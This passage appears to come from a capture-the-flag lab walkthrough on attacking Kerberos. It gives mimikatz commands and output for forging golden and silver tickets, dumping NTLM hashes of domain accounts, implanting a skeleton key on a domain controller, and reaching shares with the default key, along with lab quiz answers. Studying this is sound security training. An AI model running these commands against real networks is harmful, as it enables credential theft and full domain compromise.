mimikatz # kerberos::golden /user:Adminstrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krb
tgt:5508500012cc005cf7082a9a89ebdfdf /id:500
User      : Adminstrator
Domain    : controller.local (CONTROLLER)
SID       : S-1-5-21-849420856-2351964222-986696166
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5508500012cc005cf7082a9a89ebdfdf - rc4_hmac_nt
Lifetime  : 5/19/2020 7:46:50 PM ; 5/17/2030 7:46:50 PM ; 5/17/2030 7:46:50 PM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Use the Golden/Silver Ticket to access other machines –

1.) `misc::cmd` – this will open a new elevated command prompt with the given ticket in mimikatz.

```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF60F3343B8
```

2.) Access machines that you want, what you can access will depend on the privileges of the user that you decided to take the ticket from however if you took the ticket from krbtgt you have access to the ENTIRE network hence the name golden ticket; however, silver tickets only have access to those that the user has access to if it is a domain admin it can almost access the entire network however it is slightly less elevated from a golden ticket.

```
C:\Users\Administrator\Downloads>dir \\DESKTOP-1\c$
 Volume in drive \\DESKTOP-1\c$ has no label.
 Volume Serial Number is 4A19-FD6C

 Directory of \\DESKTOP-1\c$

05/19/2020  07:28 AM    <DIR>          PerfLogs
04/16/2020  07:32 PM    <DIR>          Program Files
10/06/2019  07:52 PM    <DIR>          Program Files (x86)
04/16/2020  07:37 PM    <DIR>          Share
05/18/2020  10:20 PM    <DIR>          Users
05/19/2020  07:29 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  37,615,833,088 bytes free

C:\Users\Administrator\Downloads>_
```

This attack will not work without other machines on the domain however I challenge you to configure this on your own network and try out these attacks.

Answer the questions below

What is the SQLService NTLM Hash?

Answer: cd40c9ed96265531b21fc5b1dafcfb0a

Dump the SQLService hash.

```
mimikatz # lsadump::lsa /inject /name:SQLService
Domain : CONTROLLER / S-1-5-21-432953485-3795405108-1502158860

RID  : 00000455 (1109)
User : SQLService

 * Primary
    NTLM : cd40c9ed96265531b21fc5b1dafcfb0a
    LM   :
  Hash NTLM: cd40c9ed96265531b21fc5b1dafcfb0a
    ntlm- 0: cd40c9ed96265531b21fc5b1dafcfb0a
    lm  - 0: 7bb53f77cde2f49c17190f7a071bd3a0
```

What is the Administrator NTLM Hash?

Answer: 2777b7fec870e04dda00cd7260f7bee6

Dump the Administrator's hash.

```
mimikatz # lsadump::lsa /inject /name:Administrator
Domain : CONTROLLER / S-1-5-21-432953485-3795405108-1502158860

RID  : 000001f4 (500)
User : Administrator

 * Primary
    NTLM : 2777b7fec870e04dda00cd7260f7bee6
    LM   :
  Hash NTLM: 2777b7fec870e04dda00cd7260f7bee6

 * Kerberos
    Default Salt : WIN-G83IJFV2N03Administrator
    Credentials
      des_cbc_md5       : 918abaf7dcb02ce6
```

Task 8 Kerberos Backdoors w/ mimikatz

Along with maintaining access using golden and silver tickets mimikatz has one other trick up its sleeves when it comes to attacking Kerberos. Unlike the golden and silver ticket attacks a Kerberos backdoor is much more subtle because it acts similar to a rootkit by implanting itself into the memory of the domain forest allowing itself access to any of the machines with a master password.

The Kerberos backdoor works by implanting a skeleton key that abuses the way that the AS-REQ validates encrypted timestamps. A skeleton key only works using Kerberos RC4 encryption.

The default hash for a mimikatz skeleton key is *60BA4FCADC466C7A033C178194C03DF6* which makes the password -"*mimikatz*"

This will only be an overview section and will not require you to do anything on the machine however I encourage you to continue yourself and add other machines and test using skeleton keys with mimikatz.

Skeleton Key Overview –

The skeleton key works by abusing the AS-REQ encrypted timestamps as I said above, the timestamp is encrypted with the users NT hash. The domain controller then tries to decrypt this timestamp with the users NT hash, once a skeleton key is implanted the domain controller tries to decrypt the timestamp using both the user NT hash and the skeleton key NT hash allowing you access to the domain forest.

Preparing Mimikatz –


1.) `cd Downloads && mimikatz.exe` – Navigate to the directory mimikatz is in and run mimikatz

2.) `privilege::debug` – This should be a standard for running mimikatz as mimikatz needs local administrator access

```
C:\Users\Administrator>cd Downloads && mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

Installing the Skeleton Key w/ mimikatz –

1.) `misc::skeleton` – Yes! that's it but don't underestimate this small command it is very powerful



Accessing the forest –

The default credentials will be: "*mimikatz*"

example: `net use c:\\DOMAIN-CONTROLLER\admin$ /user:Administrator mimikatz` – The share will now be accessible without the need for the Administrators password

example: `dir \\Desktop-1\c$ /user:Machine1 mimikatz` – access the directory of Desktop-1 without ever knowing what users have access to Desktop-1

The skeleton key will not persist by itself because it runs in the memory, it can be scripted or persisted using other tools and techniques however that is out of scope for this room.

Answer the questions below

I understand how to implant a skeleton key into a domain controller with mimikatz

---

Task 9 Conclusion

We've gone through everything from the initial enumeration of Kerberos, dumping tickets, pass the ticket attacks, kerberoasting, AS-REP roasting, implanting skeleton keys, and golden/silver tickets. I encourage you to go out and do some more research on these different types of attacks and really find what

makes them tick and find the multitude of different tools and frameworks out there designed for attacking Kerberos as well as active directory as a whole.

You should now have the basic knowledge to go into an engagement and be able to use Kerberos as an attack vector for both exploitations as well as privilege escalation.

Know that you have the knowledge needed to attack Kerberos I encourage you to configure your own active directory lab on your network and try out these attacks on your own to really get an understanding of how these attacks work.

Resources –

- https://medium.com/@t0pazg3m/pass-the-ticket-ptt-attack-in-mimikatz-and-a-gotcha-96a5805e257a
- https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/as-rep-roasting-using-rubeus-and-hashcat
- https://posts.specterops.io/kerberoasting-revisited-d434351bd4d1
- https://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/
- https://www.varonis.com/blog/kerberos-authentication-explained/
- https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf
- https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1493862736.pdf
- https://www.redsiege.com/wp-content/uploads/2020/04/20200430-kerb101.pdf

Answer the questions below

I Understand the Basics of Attacking Kerberos